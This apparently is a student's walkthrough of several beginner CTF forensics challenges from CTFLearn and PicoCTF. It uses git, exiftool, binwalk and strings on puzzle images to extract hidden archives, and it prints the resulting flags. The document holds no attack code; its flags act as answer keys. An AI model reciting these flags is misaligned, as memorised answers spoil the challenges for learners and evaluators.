
so, looked all the files in the extracted file



Here, grep -r pathofthefile(grep finds the file name -r(recursively) withinnn the .git directory of the gitIsGoos project)

We find that the flag.txt is modified means a commit is made.

To get the last commit information made in the curret brannch we use: git show HEAD



FLAG: flag{protect_your_git}

1.3.4 CTFLearn => Milk’s Best Friend


Here, after downloading the .jpg file the .jpg file contain a single oreo image when runned strings i didn’t found any flag


```
tenisha@tenisha:~/Downloads$ file 'oreo(1).jpg'
oreo(1).jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x168, components 3
tenisha@tenisha:~/Downloads$ file oreo.jpg
oreo.jpg: JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x168, components 3
tenisha@tenisha:~/Downloads$ exiftool oreo.jpg
ExifTool Version Number         : 12.40
File Name                       : oreo.jpg
Directory                       : .
File Size                       : 16 KiB
File Modification Date/Time     : 2025:07:18 21:46:15+05:30
File Access Date/Time           : 2025:07:20 23:15:09+05:30
File Inode Change Date/Time     : 2025:07:18 21:46:15+05:30
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : None
X Resolution                    : 1
Y Resolution                    : 1
Image Width                     : 300
Image Height                    : 168
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 300x168
Megapixels                      : 0.050
tenisha@tenisha:~/Downloads$ binwalk oreo.jpg

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
9515          0x252B          RAR archive data, version 4.x, first volume type: MAIN_HEAD
```

i did binwalk to find if any hidden or embedd files in the image

```
0             0x0             JPEG image data, JFIF standard 1.01
9515          0x252B          RAR archive data, version 4.x, first volume type: MAIN_HEAD

tenisha@tenisha:~/Downloads$ cd _oreo.jpg.extracted/
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted$ ls
0  252B
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted$ ls
 0   252B  '252B (1)'
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted$ cd '252B (1)'
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted/252B (1)$ ls
1
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted/252B (1)$ cd1
Command 'cd1' not found, did you mean:
  command 'cdw' from deb cdw (0.8.1-2)
  command 'cdb' from deb tinycdb (0.78build3)
  command 'cdo' from deb cdo (2.0.4-1)
  command 'cdi' from deb cdo (2.0.4-1)
  command 'cde' from deb cde (0.1+git9-g551e54d-1.2)
  command 'cd5' from deb cd5 (0.1-4)
  command 'cdp' from deb irpas (0.10-9)
Try: sudo apt install <deb name>
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted/252B (1)$ cd 1
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted/252B (1)/1$ l
a  b.jpg
tenisha@tenisha:~/Downloads/_oreo.jpg.extracted/252B (1)/1$ strings b.jpg
JFIF
"1$%)+...
383-7(-.+
%--------------------+--------------------+---7
!1AQqa
\Sn`]
xsLy
.y fk
vSk:M
DzuMb
_NZ@
]ETyn
Xg3H
nBC_
]95r
C^^[p
Q`';
q`7'
\\o*
.      &
04KZ
)Oc&
```

the in the file of the extracted image there was a 0.jpg(the same single oreo image) and a 252B compressed file. When decompressed the file 252B(1)
in that file we one more file “1” in that there are a and b.jpg.
A has a text saying the flag is not here then th eb.jpg file i runned strings on it and i found the flag.






FLAG: flag{eat_more_oreos}

1.3.5 CTFLearn => 07601

Here, it say that the flag is lost in the file AGT.png. If u see the file clearly there a disturbance in the image so my initial point was that the file is corrupted
so i checked the file type.....



```
^D]<
,$AQ&H
TW)<
{^UH
i[WY*
])^^
l?>&2U|
ABCTF{fooled_ya_dustin}
^Ip/e&
oC&:
        4Z#
!1`"%
{u4j,\
jo[0
y:9Gx
Y!Wl
*X#^
<1k_
h4a#
K*\l
M*UW
jtKs
{oN6
Secret Stuff.../UX
Secret Stuff.../.DS_StoreUX
Eh`Cz
C/$A
8Dp;
&xB!
__MACOSX/UX
__MACOSX/Secret Stuff.../UX
__MACOSX/Secret Stuff.../._.DS_StoreUX
cg`b`
Secret Stuff.../Don't Open This.../UX
Secret Stuff.../Don't Open This.../.DS_StoreUX
"H1"-x
D7n.Z
__MACOSX/Secret Stuff.../Don't Open This.../UX
__MACOSX/Secret Stuff.../Don't Open This.../._.DS_StoreUX
cg`b`
Secret Stuff.../Don't Open This.../I Warned You.jpegUX
QD2HN
hdlldd
>onv
YZZ[[
-m4Dkay
        .76
:ni}
 v+Rs
rT8m
h\K#f
Sw4F*i
+Li]
<HQRZ
```

```
FB6/
r4+.
\jo"
`n k
h;+v
Z#Q"
};2K
L[F\
__MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpegUX
cg`b`
!!AP&H
Secret Stuff.../UX
Secret Stuff.../.DS_StoreUX
__MACOSX/UX
__MACOSX/Secret Stuff.../UX
__MACOSX/Secret Stuff.../._.DS_StoreUX
Secret Stuff.../Don't Open This.../UX
Secret Stuff.../Don't Open This.../.DS_StoreUX
__MACOSX/Secret Stuff.../Don't Open This.../UX
__MACOSX/Secret Stuff.../Don't Open This.../._.DS_StoreUX
Secret Stuff.../Don't Open This.../I Warned You.jpegUX
__MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpegUX
Secret Stuff.../UX
Secret Stuff.../.DS_StoreUX
Eh`Cz
C/$A
8Dp;
&xB!
__MACOSX/UX
__MACOSX/Secret Stuff.../UX
__MACOSX/Secret Stuff.../._.DS_StoreUX
cg`b`
Secret Stuff.../Don't Open This.../UX
Secret Stuff.../Don't Open This.../.DS_StoreUX
"H1"-x
D7n.Z
__MACOSX/Secret Stuff.../Don't Open This.../UX
__MACOSX/Secret Stuff.../Don't Open This.../._.DS_StoreUX
cg`b`
Secret Stuff.../Don't Open This.../I Warned You.jpegUX
QD2HN
hdlldd
>onv
YZZ[[
-m4Dkay
        .76
:ni}
 v+Rs
rT8m
h\K#f
Sw4F*i
+Li]
<HQRZ
```

```
>cz/G
ul<8B
(fer
We*El
m1-F
KKeY;
L?Vt
G2[@
M*mt
_I[[-
O*yc
=B6}
u+5I
HRz4
aAoj
*A^q
9zg|9
x[ov
%{*e
FB6/
r4+.
\jo"
`n k
h;+v
Z#Q"
};2K
L[F\
 O^I
__MACOSX/UX
 O^I
__MACOSX/Secret Stuff.../UX
 O^I
__MACOSX/Secret Stuff.../Don't Open This.../UX
        O^I
__MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpegUX
cg`b`
!!AP&H
Secret Stuff.../UX
Secret Stuff.../.DS_StoreUX
        O^I
Secret Stuff.../Don't Open This.../UX
Secret Stuff.../Don't Open This.../.DS_StoreUX
        O^I
Secret Stuff.../Don't Open This.../I Warned You.jpegUX
 O^I
__MACOSX/UX
 O^I
__MACOSX/Secret Stuff.../UX
 O^I
__MACOSX/Secret Stuff.../Don't Open This.../UX
        O^Ip
__MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpegUX
tenisha@tenisha:~/Downloads$
```

By
B

By strings there is no flag. Now i tried binwalk then from the extracted file we have found some files. The output of the binwalk has some hidden file and aslo have the hexadecimal code which are the same as the filenames from the extracted file
binwalk --dd=".*" filename =>

- `--dd` = "**Custom extraction rule**"
- `".*"` = A **regular expression that matches any file type**
- So, `--dd=".*"` tells binwalk to:
- **Scan** the file for all types of embedded data
- **Extract everything**, even if the file type isn't fully recognized

```
__MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpegUX
tenisha@tenisha:~/Downloads$
tenisha@tenisha:~/Downloads$ binwalk --dd=".*" AGT.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             JPEG image data, JFIF standard 1.01
9584          0x2570          Zip archive data, at least v1.0 to extract, name: Secret Stuff.../
9646          0x25AE          Zip archive data, at least v2.0 to extract, name: Secret Stuff.../.DS_Store
10270         0x281E          Zip archive data, at least v1.0 to extract, name: __MACOSX/
10325         0x2855          Zip archive data, at least v1.0 to extract, name: __MACOSX/Secret Stuff.../
10396         0x289C          Zip archive data, at least v2.0 to extract, name: __MACOSX/Secret Stuff.../._.DS_Store
10546         0x2932          Zip archive data, at least v1.0 to extract, name: Secret Stuff.../Don't Open This.../
10627         0x2983          Zip archive data, at least v2.0 to extract, name: Secret Stuff.../Don't Open This.../.DS_Store
10988         0x2AEC          Zip archive data, at least v1.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../
11078         0x2B46          Zip archive data, at least v2.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../._.DS_Store
11247         0x2BEF          Zip archive data, at least v2.0 to extract, name: Secret Stuff.../Don't Open This.../I Warned You.jpeg
150550        0x24C16         Zip archive data, at least v2.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpeg
151810        0x25102         End of Zip archive, footer length: 22
151832        0x25118         Zip archive data, at least v1.0 to extract, name: Secret Stuff.../
151894        0x25156         Zip archive data, at least v2.0 to extract, name: Secret Stuff.../.DS_Store
152518        0x253C6         Zip archive data, at least v1.0 to extract, name: __MACOSX/
152573        0x253FD         Zip archive data, at least v1.0 to extract, name: __MACOSX/Secret Stuff.../
152644        0x25444         Zip archive data, at least v2.0 to extract, name: __MACOSX/Secret Stuff.../._.DS_Store
152794        0x254DA         Zip archive data, at least v1.0 to extract, name: Secret Stuff.../Don't Open This.../
152875        0x2552B         Zip archive data, at least v2.0 to extract, name: Secret Stuff.../Don't Open This.../.DS_Store
153236        0x25694         Zip archive data, at least v1.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../
153326        0x256EE         Zip archive data, at least v2.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../._.DS_Store
153495        0x25797         Zip archive data, at least v2.0 to extract, name: Secret Stuff.../Don't Open This.../I Warned You.jpeg
292768        0x477A0         Zip archive data, at least v2.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpeg
294028        0x47C8C         End of Zip archive, footer length: 22
294050        0x47CA2         Zip archive data, at least v1.0 to extract, name: Secret Stuff.../
294112        0x47CE0         Zip archive data, at least v2.0 to extract, name: Secret Stuff.../.DS_Store
294736        0x47F50         Zip archive data, at least v1.0 to extract, name: Secret Stuff.../Don't Open This.../
294817        0x47FA1         Zip archive data, at least v2.0 to extract, name: Secret Stuff.../Don't Open This.../.DS_Store
295162        0x480FA         Zip archive data, at least v2.0 to extract, name: Secret Stuff.../Don't Open This.../I Warned You.jpeg
434433        0x6A101         Zip archive data, at least v1.0 to extract, name: __MACOSX/
434488        0x6A138         Zip archive data, at least v1.0 to extract, name: __MACOSX/Secret Stuff.../
434559        0x6A17F         Zip archive data, at least v1.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../
434649        0x6A1D9         Zip archive data, at least v2.0 to extract, name: __MACOSX/Secret Stuff.../Don't Open This.../._I Warned You.jpeg
435702        0x6A5F6         End of Zip archive, footer length: 22

tenisha@tenisha:~/Downloads$ cd _AGT.png.extracted/
tenisha@tenisha:~/Downloads/_AGT.png.extracted$ ls -ls
total 1692
428 -rw-rw-r-- 1 tenisha tenisha 435724 Jul 21 16:10 0
280 -rw-rw-r-- 1 tenisha tenisha 283914 Jul 21 16:10 25102
280 -rw-rw-r-- 1 tenisha tenisha 283892 Jul 21 16:10 25118
420 -rw-rw-r-- 1 tenisha tenisha 426140 Jul 21 16:10 2570
140 -rw-rw-r-- 1 tenisha tenisha 141696 Jul 21 16:10 47C8C
140 -rw-rw-r-- 1 tenisha tenisha 141674 Jul 21 16:10 47CA2
  4 -rw-rw-r-- 1 tenisha tenisha     22 Jul 21 16:10 6A5F6
tenisha@tenisha:~/Downloads/_AGT.png.extracted$
```

In the extracted file we have 7 files one is the same AGT.png image, 3 of them are binary files and the other 3 are zipped files.
Now, by examining the output of binwalk command the endpoint is IwarnedYou.jpeg
Here, the zipped file 25118 and 47CA2 after unzipping them they have the same kinda files and endpoint as IwarnedYou.jpeg


```
tenisha@tenisha:~/Downloads/_AGT.png.extracted/47CA2 (1)/Secret Stuff.../Don't Open This...$ strings -n 10 'I Warn
ed You.jpeg'
ABCTF{Du$t1nS_D0jo}1r
Vv{;t[Tjy#r
U5J)&9$2c#
tenisha@tenisha:~/Downloads/_AGT.png.extracted/47CA2 (1)/Secret Stuff.../Don't Open This...$
```

```
tenisha@tenisha:~/Downloads/_AGT.png.extracted/25118 (1)/Secret Stuff.../Don't Open This...$ strings  -n 10 'I War
ned You.jpeg'
ABCTF{Du$t1nS_D0jo}1r
Vv{;t[Tjy#r
U5J)&9$2c#
tenisha@tenisha:~/Downloads/_AGT.png.extracted/25118 (1)/Secret Stuff.../Don't Open This...$
```

So,runned the.jpeg file and both has the same flag
FLAG:ABCTF{Du$t1nS_D0jo}1r

1.3.6 PicoCTF => Glory Of The Garden

Here,the file has a garden.jpg file by checking the file type and then by using string i got the flag



```
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Linotronic
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
Profile Connection Space        : XYZ
Profile Date Time               : 1998:02:09 06:49:00
Profile File Signature          : acsp
Primary Platform                : Microsoft Corporation
CMM Flags                       : Not Embedded, Independent
Device Manufacturer             : Hewlett-Packard
Device Model                    : sRGB
Device Attributes               : Reflective, Glossy, Positive, Color
Rendering Intent                : Perceptual
Connection Space Illuminant     : 0.9642 1 0.82491
Profile Creator                 : Hewlett-Packard
Profile ID                      : 0
Profile Copyright               : Copyright (c) 1998 Hewlett-Packard Company
Profile Description             : sRGB IEC61966-2.1
Media White Point               : 0.95045 1 1.08905
Media Black Point               : 0 0 0
Red Matrix Column               : 0.43607 0.22249 0.01392
Green Matrix Column             : 0.38515 0.71687 0.09708
Blue Matrix Column              : 0.14307 0.06061 0.7141
Device Mfg Desc                 : IEC http://www.iec.ch
Device Model Desc               : IEC 61966-2.1 Default RGB colour space - sRGB
Viewing Cond Desc               : Reference Viewing Condition in IEC61966-2.1
Viewing Cond Illuminant         : 19.6445 20.3718 16.8089
Viewing Cond Surround           : 3.92889 4.07439 3.36179
Viewing Cond Illuminant Type    : D50
Luminance                       : 76.03647 80 87.12462
Measurement Observer            : CIE 1931
Measurement Backing             : 0 0 0
Measurement Geometry            : Unknown
Measurement Flare               : 0.999%
Measurement Illuminant          : D65
Technology                      : Cathode Ray Tube Display
Red Tone Reproduction Curve     : (Binary data 2060 bytes, use -b option to extract)
Green Tone Reproduction Curve   : (Binary data 2060 bytes, use -b option to extract)
Blue Tone Reproduction Curve    : (Binary data 2060 bytes, use -b option to extract)
Image Width                     : 2999
Image Height                    : 2249
Encoding Process                : Baseline DCT, Huffman coding
Bits Per Sample                 : 8
Color Components                : 3
Y Cb Cr Sub Sampling            : YCbCr4:2:0 (2 2)
Image Size                      : 2999x2249
Megapixels                      : 6.7
tenisha@tenisha:~/Downloads$ strings garden.jpg | grep "flag"
Here is a flag "picoCTF{more_than_m33ts_the_3y3eBdBd2cc}"
tenisha@tenisha:~/Downloads$
ExifTool Version Number         : 12.40
File Name                       : garden.jpg
Directory                       : .
File Size                       : 2.2 MiB
File Modification Date/Time     : 2025:07:18 22:43:16+05:30
File Access Date/Time           : 2025:07:20 23:19:41+05:30
File Inode Change Date/Time     : 2025:07:18 22:43:16+05:30
File Permissions                : -rw-rw-r--
File Type                       : JPEG
File Type Extension             : jpg
MIME Type                       : image/jpeg
JFIF Version                    : 1.01
Resolution Unit                 : inches
X Resolution                    : 72
Y Resolution                    : 72
Profile CMM Type                : Linotronic
Profile Version                 : 2.1.0
Profile Class                   : Display Device Profile
Color Space Data                : RGB
